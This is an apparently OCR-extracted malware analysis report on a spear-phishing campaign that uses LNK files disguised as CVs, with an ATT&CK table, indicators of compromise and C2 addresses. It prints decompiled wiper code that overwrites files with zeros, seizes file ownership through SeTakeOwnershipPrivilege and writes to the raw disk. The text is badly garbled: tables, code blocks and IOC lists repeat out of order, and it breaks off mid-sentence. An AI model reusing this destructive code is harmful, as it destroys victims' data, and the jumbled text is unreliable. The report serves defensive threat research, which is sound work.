Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com


C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

